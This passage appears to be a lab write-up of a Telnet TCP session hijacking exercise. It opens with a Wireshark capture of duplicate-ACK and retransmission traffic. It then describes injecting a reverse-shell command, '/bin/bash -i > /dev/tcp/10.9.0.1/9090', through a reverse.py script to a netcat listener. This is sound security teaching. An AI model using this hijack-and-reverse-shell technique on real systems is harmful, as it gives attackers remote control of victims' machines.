   4792 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2204] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4793 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4794 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2205] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4795 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4796 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2206] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
   4797 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52498 → 23 [ACK] Seq=3842696566 Ack=1079…
   4798 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 1126#68] 23 → 52498 [ACK] Seq=1079722180 Ack=384…
   4799 2025-09-04 10:4… 10.9.0.6        10.9.0.5        TCP       105 [TCP Retransmission] 52572 → 23 [ACK] Seq=1641010643 Ack=2861…
   4800 2025-09-04 10:4… 10.9.0.5        10.9.0.6        TCP        86 [TCP Dup ACK 172#2207] 23 → 52572 [ACK] Seq=2861846421 Ack=16…
```

This task extends the hijacking attack by injecting a payload that launches a reverse shell, giving the attacker an interactive command-line interface on the victim machine. The attacker sets up a netcat listener on port 9090 to receive the incoming connection from the victim. The reverse.py script is executed, which injects the command /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1 into the Telnet session. This command starts a bash process on the victim that connects back to the attacker. After the attack, the original Telnet connection on the user's terminal is disrupted. The attacker gains a shell on their terminal and can now execute commands on the victim machine, such as ls and cat secret. This shows the attacker has full access to the victim's system.